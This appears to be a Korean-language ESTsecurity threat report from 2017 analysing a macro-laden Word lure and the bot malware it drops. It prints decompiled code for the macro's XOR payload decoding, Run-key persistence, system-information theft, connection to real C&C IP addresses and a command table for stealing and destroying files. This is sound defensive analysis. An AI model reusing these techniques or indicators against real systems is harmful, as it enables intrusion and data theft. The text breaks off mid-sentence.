ESTsecurity Response Center

Threat Intelligence Report

–

OPERATION 'Arabian Night

2017. 05

ESRC-1705-TLP-White-IR003

ESTsecurity

INDEX

01

Arabian Night 문서

- 개요
- 한싹시스템.doc 악성코드 분석
- svchost.exe 악성코드 분석
- 공격자의 단서
- 동일 공격자가 만든 문서

Arabian Night 문서

1. 개요

전 세계적으로 Microsoft Office Word(이하 MS Word)는 일반 가정뿐만 아니라 기업과 관공서에서 많이 사용하고 있는 소프트웨어 중 하나이다.

MS Word는 문서 편집뿐만 아니라 다양한 기능을 제공하는데, 그 중 매크로 기능은 같은 작업을 하나의 작업으로 묶어 사용자의 편리를 제공한다. 그리고 VBA(Visual Basic for Application)[1]는 MS Office 제품 군에 탑재된 매크로 언어이고, Visual Basic을 기반으로 매크로 언어가 범용화되었다.

많은 사람들이 다양하고 편리한 기능을 제공해주는 MS Word를 사용하다 보니 공격자들은 MS Word 내의 매크로 기능을 악용하여 악의적인 기능이 수행되는 스크립트를 삽입한다. 그리고 스팸 메일 등의 방법을 통해 일종의 사회공학적(Social Engineering) 공격 등으로 악성코드를 유포한다. 대표적인 사례로는 랜섬웨어(Ransomware), 은행 정보 탈취 악성코드로 유명한 Dridex 등을 볼 수 있다.

관련하여 지난 번에 다루었던 **'Shadow Play'(ESRC-1703-TLP-AMBER-IR001)**도 MS Word로 작성된 '웹소스개발 사양서.doc'에서 매크로 스크립트를 통해 위장용 문서 파일과 함께 다양한 봇 기능을 수행하는 악성코드가 발견되었다.

그리고 최근 'Shadow Play'의 사례와 유사하게 '한싹시스템.doc'로 된 악성 문서, 즉 'Arabian Night' 작전이 확인되었다. 본 장에서는 '한싹시스템.doc'와 드롭되는 악성코드를 살펴보고자 한다.

[1] http://terms.naver.com/entry.nhn?docId=840882&cid=50376&categoryId=50376

2. 한싹시스템.doc 악성코드 분석


2.1. 한싹시스템.doc 파일정보

파일명	한싹시스템.doc	파일형식	OLE	파일크기	284,672
콘텐츠 작성날짜	2017-03-03 01:53	파일버전	Microsoft Office Word 97 - 2003 문서		
마지막 저장날짜	2017-03-03 01:53	MD5	E656E1E46E3AD644F9701378490880E2		
SHA-256	CEC26D8629C5F223A120677A5C7FBD8D477F9A1B963F19D3F1195A7F94BC194B				

2.2. 한싹시스템.doc 상세분석

■ 한싹시스템.doc 실행

'한싹시스템.doc'를 실행하였을 경우, 문서에 어떠한 내용 없이 단순히 매크로 기능을 활성화하는 보안 경고를 보여준다. 이용자의 입장에서는 매크로를 실행하면 내용을 볼 수 있다는 심리를 공격자는 이용한 것으로 추정된다.



[그림 1] 한싹시스템.doc 실행 화면

■ VBScript 분석

이용자가 매크로를 실행하였을 경우 봇 기능을 수행하는 PE 포맷[2]의 악성코드와 이용자를 속이기 위한 doc 파일을 드롭 및 실행한다. 매크로 내부에는 암호화된 String이 다수 존재하고 있다.

암호화된 svchost.exe

```
Dim str(64) As String

str(1) = "AABD77E7E4E7E7E7E3E7E7E71818E7E75FE
str(2) = "E7E3E7E7E7E7E7E7E7E7E7E7E7E7E767E
str(3) = "916C2E58328F4E46FFBEE6E79094E7E7E7A
str(4) = "9A0BE791C3C8136406E6622E93F7FA13515
str(5) = "511B6DE6D5A518F7C4E20BD1D50C338F691
str(6) = "F76A706CA2D64798C4B8EE57C56C6A72C36
str(7) = "65ABB7E1839A545ED5D4EF878E271AE1E78
str(8) = "EC39BC72C22AE9BF048DF16841F5AA982FE
str(9) = "40CBCA9A3F5F0CAECF7E5E9AE7101EBC672
str(10) = "1F0B4B54491EF9DFC2DEDEDDEA7D746201
str(11) = "037003EA51A7E1032B1B0D856374B78DE5
str(12) = "8DF38DE64DC9FA3FCC5457A76A53B6C33C
str(13) = "24B6D1F7C5E8FCCD6510B07267E58F6FF4
str(14) = "76F9B3F0DF112CA29FE3E292FDBAEFE52B
str(15) = "AC7125397DAA50C8543F64E2C2E3A56E0C
```

암호화된 kuipernet-setup_hanssak.doc

```
Dim strd(98) As String

strd(1) = "3728F6074656FD06E7E7E7E7E7E7E7E7
strd(2) = "1818181818181818181818180B4226E7
strd(3) = "E7E716FEE7E7E7E7E7E716FEE7E7E7E7
strd(4) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7
strd(5) = "E7E716FEE7E7E7E7E7E716FEE7E7E7E7
strd(6) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7
strd(7) = "86E795E793E790E788E795E78CE7BBE7
strd(8) = "C7E7F3E78FE793E793E797E7DDE7C8E7
strd(9) = "E0E7E0E7E0E7E0E7E0E7E0E7E0E7EAE7
strd(10) = "AAE7C7E7B7E7D2E7D0E7D7E7EAE7A4E
strd(11) = "C7E7F22F135BC7E782E79FE7CEE7C7E
strd(12) = "E7E7EBF28FE3DA49E7F18F99A424E7E
strd(13) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
strd(14) = "E6F011E4E7E7FD31F7E7E7E718E7E7E
strd(15) = "18E3E6E7E7E7E7E718E3E6E7E7E7E7E
```

[그림 2] 암호화된 svchost.exe 와 kuipernet-setup_hanssak.doc 파일

그리고 이들은 모두 동일하게 XOR[3] 231(0xE7)로 연산을 통해 각각의 파일에 복호화하고, 명령어 shell과 Documents.Open으로 파일 및 문서를 실행한다.

```
lpdq = 1

For jnx = 0 To 63
    For inx = 0 To 499
        offBin(inx) = Val("&H" + Mid(str(jnx + 1), inx * 2 + 1, 2))
        offBin(inx) = offBin(inx) Xor 231
    Next inx

    Put #1, lpdq, offBin
    lpdq = lpdq + 500
Next jnx

Close #1
```

[그림 3] XOR 암호화 코드

[2] PE File: Windows 운영체제에서 사용되는 실행파일

[3] XOR(exclusive or): 배타적 논리합으로 입력된 2개 중 1개만 참일 때 참이 되는 논리연산자

2. svchost.exe 악성코드 분석

2.1. svchost.exe 파일 정보

파일명	svchost.exe	파일형식	PE	파일크기	96,256
제작날짜	2017.03.02 16:46:13 UTC	MD5	D47DC7AF8814422DD36801C158707359		
SHA-256	9FC67F7B83438067EC64202FBAF4BDA43D0A077B76AEF1FFE2D31D4684EDE9AB				

2.2.svchost.exe 상세 분석

본 악성코드는 C&C 서버[4]에서 공격자의 명령을 받아 악의적인 기능을 수행하는 봇 악성코드[5]이다.

■ 자가 복제

```
GetModuleFileNameW(0, &Filename, 0x104u);
GetTempPathW(0x104u, &Buffer);
lstrcatW(&Buffer, L"java.exe");
CopyFileW(&Filename, &Buffer, 1);           // java.exe 이름으로 임시폴더에 자가 복제
wsprintfW(Data, L"₩"%s₩" /c /s", &Buffer);  // ""%TEMP%₩java.exe", /c /s"
F_RegisterRun(L"JavaUpdate", Data);         // 시작 프로그램 등록
wsprintfW(&CommandLine, L"₩"%s₩" /c ₩"%s₩"", &Buffer, &Filename);// ""%TEMP%₩java.exe", /c "현재실행되는 파일경로""
F_CreateProcess(&CommandLine);              // 프로세스 재시작
result = 0;
```

[그림 4] 자가 복제 코드

최초 악성코드가 실행되었을 경우, 임시폴더(%TEMP%)에 java.exe 이름으로 복제한다. 그리고 윈도우 부팅 시 자동 시작을 위해 JavaUpdate 이름으로 레지스트리에 등록하고 프로세스를 재시작한다.

■ 시스템 정보 수집

재시작된 프로세스는 감염 PC들의 식별을 위해 컴퓨터 이름, CPU 정보, 호스트 이름 등의 시스템 정보를 수집하고 추후 C&C 서버로 전송한다.

[4] C&C: Command & Control의 약자로 감염PC로 명령을 내리는 서버

[5] 봇 악성코드: 감염PC의 제어권을 가지고 C&C서버로부터 명령을 받아 수행하는 악성코드

```
nSize = 512;
GetComputerNameW(&Buffer, &nSize);
j_memcpy(v4, &Buffer, nSize);
v5 += nSize;
F_memset(&v6);
j_memcpy(&v4[v5], &v6, 6);
v5 += 6;
F_GetCPUInfo(&Buffer);
v1 = wcslen(&Buffer);
j_memcpy(&v4[v5], &Buffer, 2 * v1);
v2 = wcslen(&Buffer);
*a1 = sub_4012A7(v4, v5 + 2 * v2);
return 1;
```

[그림 5] 시스템 정보 수집 코드의 일부

■ C&C 서버 연결

시스템 정보 전송 및 공격자로부터 명령을 받기 위해 C&C 서버로 접속을 시도한다. 본 악성코드에서는 4개의 C&C가 확인되었다.

```
cp = 63;
v87 = -63;
v88 = -103;
v89 = -89;
v90 = 38;
v91 = 68;
v92 = 126;
v93 = 88;
v94 = 54;
v95 = -102;
v96 = -85;
v97 = -14;
v98 = -109;
v99 = -100;
__Wcrtomb_lk_0(dword_4131D0, 16, &cp, 14);
*&Data = j_inet_addr(&cp);                    // 211.233.13.62
hostshort = 443;
```

[그림 6] C&C 서버 리스트 일부

관련해서 IP를 조회한 결과 모두 대한민국에 위치해 있음을 알 수 있다.

IP	위치
211.233.13.62	대한민국
211.236.42.52	대한민국
221.138.17.152	대한민국
211.49.171.243	대한민국

[표 1] IP 주소 별 국가 정보

C&C 서버와 연결이 이루어질 때까지 임의의 순서부터 순회하여 접속을 시도한다.

```
v10 = 0;
v2 = GetTickCount();
srand(v2);
v8 = rand() % v10;
for ( i = 0; ; ++i )
{
  if ( i >= v10 )
    goto LABEL_17;
  v14 = (i + v8) % v10;
  LOWORD(v6) = 2;
  WORD1(v6) = j_htons(*(&hostshort + v14));
  HIDWORD(v6) = *(&Data + v14);
  *&CnCSockAddr.sa_family = v6;
  *&CnCSockAddr.sa_data[6] = v7;
  s = F_ConnectBot(CnCSockAddr, 20);
```

[그림 7] 서버 접속코드


만일 정상적으로 접속이 되었다면 트위터, 아마존 등의 8개 사이트 이름 중 하나를 C&C서버 통신에서 사용할 SNI(Server Name Indication)으로 사용한다.

```
v118 = v225;
++v225;
*hostshort = 0;
v63 = rand() % 8u;
*hostshort = lstrlenA((&lpString2)[4 * v63]);
v8 = 0;
v9 = j_htons(hostshort[0] + 5);
v10 = j_htons(hostshort[0] + 3);
v11 = 0;
v12 = j_htons(hostshort[0]);
lstrcpyA(&String1, (&lpString2)[4 * v63]);
*hostshort += 9;
j_memcpy(v225, &v8, *hostshort);
v225 = (v225 + *hostshort);
v123 = -1;
v124 = 1;
v125 = 0;
v126 = 1;
```

```
; LPCSTR lpString2
lpString2       dd offset aTwitter_com  ; DATA XREF: sub_402452+3D9↑r
                                        ; sub_402452+443↑r ...
                                        ; "twitter.com"
                dd offset aWww_amazon_com ; "www.amazon.com"
                dd offset aWww_apple_com ; "www.apple.com"
                dd offset aWww_bing_com ; "www.bing.com"
                dd offset aWww_facebook_c ; "www.facebook.com"
                dd offset aWww_join_me  ; "www.join.me"
                dd offset aWww_microsoft_ ; "www.microsoft.com"
                dd offset aWww_yahoo_com ; "www.yahoo.com"
```

[그림 8] 아마존 등의 사이트 이름을 SNI에 이용

그리고 [그림 9]와 같이 C&C와 연결이 이루어질 때 Packet 상에서는 마치 SSL(Secure Sockets Layer)을 사용하는 것처럼 보여준다. 하지만 정상적인 SSL 통신이라면 목적지의 IP에 소속된 도메인과 SSL의 SNI 값이 동일해야 하지만, 서로 다르다는 점을 확인할 수 있다.



[그림 9] 위장된 SSL 통신

■ 봇 기능

C&C에 정상적으로 연결이 이루어졌을 경우, 공격자의 명령을 받아 악의적인 기능이 실행될 수 있다. 관련 코드 및 명령어에 따른 기능을 정리한 표는 아래와 같다.

```
do
{
  if ( !F_F_F_F_Recv(0, cmd) )
  {
    j_closesocket(0);
    byte_4154EC = 5;
    return 0;
  }
  LOWORD(v4) = cmd[1];
  switch ( cmd[1] )
  {
    case 0x2010u:
      v5 = F_GetDiskInfo();                    // 디스크 정보 수집
      break;
    case 0x2011u:
      v5 = F_GetFileName(&CommandLine);        // 파일 이름 정보 수집
      break;
    case 0x2012u:
      v5 = F_GetFileContent(&CommandLine);     // 특정한 파일의 내용을 수집
      break;
    case 0x2013u:
      v5 = F_SendTempFileContent(&CommandLine);// 임시 폴더에 존재하는 특정 파일의 최종 작성 시간 및 내용을 서버로 전송
      break;
    case 0x2014u:
      v5 = F_WriteFile(&CommandLine);          // 특정 파일에 추가로 데이터 저장
      break;
    case 0x2016u:
      v5 = F_ExecProcess(&CommandLine);        // 특정한 프로그램 실행
      break;
    case 0x2017u:
      v5 = F_ExecProcess_Token(&CommandLine); // 권한으로 특정 프로그램 실행
      break;
```

[그림 10] 봇 기능 코드의 일부

명령어	기능
0x2010	디스크 정보 수집
0x2011	특정한 폴더에 존재하는 파일 이름 수집
0x2012	특정한 폴더에 존재하는 파일의 데이터 수집
0x2013	임시 폴더에 존재하는 특정 파일의 최근 작성 날짜 및 파일에 저장된 데이터를 서버로 전송
0x2014	특정 파일에 특정한 내용을 기록.
0x2016	특정 프로그램 실행
0x2017	권한을 통해 특정 프로그램 실행
0x2019	현재 실행 중인 프로세스 정보 수집
0x2020	현재 실행 중인 특정 프로세스 강제 종료
0x2021	파일 파괴
0x2022	특정 서버로 통신 확인
0x2027	특정 파일의 날짜를 변경
0x2023	새로운 경로 지정 및 현재 경로를 서버로 전송
0x2028	WaitForMultipleObjects API의 리턴 시간을 특정 값으로 설정
0x2032	C&C 정보를 변경
0x2031	현재 C&C 정보를 전송
0x2033	특정 폴더에 존재하는 폴더 개수를 서버로 전송
0x2034	특정 드라이브의 Type를 서버로 전송
0x2029	특정 전역 변수에 현재 시간과 특정한 시간을 더한 값을 저장하고 서버와 통신
0x2037	C&C와 통신
0x2038	WaitForMultipleObjects API의 리턴 시간을 0으로 설정
0x2030	C&C와 통신
0x2039	C&C와 통신

[표 2] 명령어에 따른 기능

명령어에 따른 기능을 요약해보면 시스템 정보 내 수집, 파괴 기능, 특정 데이터 탈취, C&C 재설정 및 통신 정도가 된다. 그리고 각 기능 모두 공격자가 어떻게 사용하느냐에 따라 많은 위험성을 내포하고 있다. 가령 정보가 많은 컴퓨터의 경우 주로 정보를 수집하는 명령, 만일 시스템 상에서 핵심적인 기능을 맡고 있는 컴퓨터인 경우, 특정 프로그램 실행 혹은 파일 파괴 기능을 내릴 가능성이 높다.

하지만 어떤 경우가 되었던 공통적으로 정보 수집이 선행될 가능성이 매우 높다. 우선 [그림 5]에서 언급했다시피 C&C로 전송된 시스템 정보의 경우 감염PC의 소유주 등을 알 수 있는 일종의 메타 데이터가 된다. 또한 C&C에서 현재 실행 중인 프로세스, 디스크 등의 정보들을 수집하여 더 면밀하게 살펴보다가 공격자의 입장에서 상당히 중요하게 보이는 문서 파일이 확인되었을 경우, 이를 수집하여 서버로 전송할 수도 있다. 특정 파일의 데이터를 탈취함으로써, 공격자는 해당 문서를 이용하여 악성코드 유포에 재사용할 수 있으며, 내부 기밀을 통해 관련 정보를 수집 및 정보를 토대로 다른 곳에 공격을 감행할 수 있다.


아래의 코드는 C&C로 특정 파일의 내용을 전송하는 코드의 일부이다. CreateProcessW API을 사용하여 CMD 프로세스를 실행한다. 그리고 공격자가 지정한 파일에서 임시폴더의 PM으로 시작하는 임의의 파일로 출력 연산자(>)를 통해 리다이렉션을 하여 파일의 내용을 복사하고, 복사된 파일의 내용을 서버로 전송한다.

```
lpCommandLine = LocalAlloc(0x40u, 2 * (v2 + v1) + 64);
wsprintfW(lpCommandLine, L"c%s.e%sc W"%s > %s 2>&1W"", L"md", L"xe /", a1, &TempFileName);
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
if ( CreateProcessW(0, lpCommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
```

[그림 11] 리다이렉션을 통한 파일 수집 기능

3. 공격자의 단서

공격자가 이용자를 낚기 위해 사용한 '카이퍼넷 설치 환경 조사 요청서'는 아래와 같은 양식을 가지고 있으며, 내용 상으로는 ㈜ 한싹 시스템이 카이퍼넷 설치 환경 조사를 요청하고 있는 점을 알 수 있다.



카이퍼넷 설치 환경 조사 요청서

1. 기본정보

요 청 사	(주)한싹 시스템	서비스명	한싹 홈페이지
운영구분	직접 운영		

2. HW 현황 조사

Vender	IBM	Model	IBM P720
CPU	Intel Pentium G4500 @ 3.40 GHz	Memory	4G
IP	203.240.225.20	Service Port	80
WEB 소스위치	D:₩GroupWare₩hanssak_smartwork₩hanssak_smart₩	User	Administrator
Java Version	Jdk1.6	시스템수량	1


3. SW 현황 조사

OS	Windows	OS Version	Server 2008 R2
OS bit	64bit	Hostname	HANSSAK-WEB
WEB 정보	IIS7.0	WAS 정보	IIS7.0
개발 언어	ASP	DBMS	MSSQL

[그림 12] 카이퍼넷 설치 환경 조사 요청서


'카이퍼넷'은 네트워크 보안 솔루션 전문 업체인 ㈜에이에스티소프트[6]의 방화벽 제품군 이름이다. 문서의 양식은 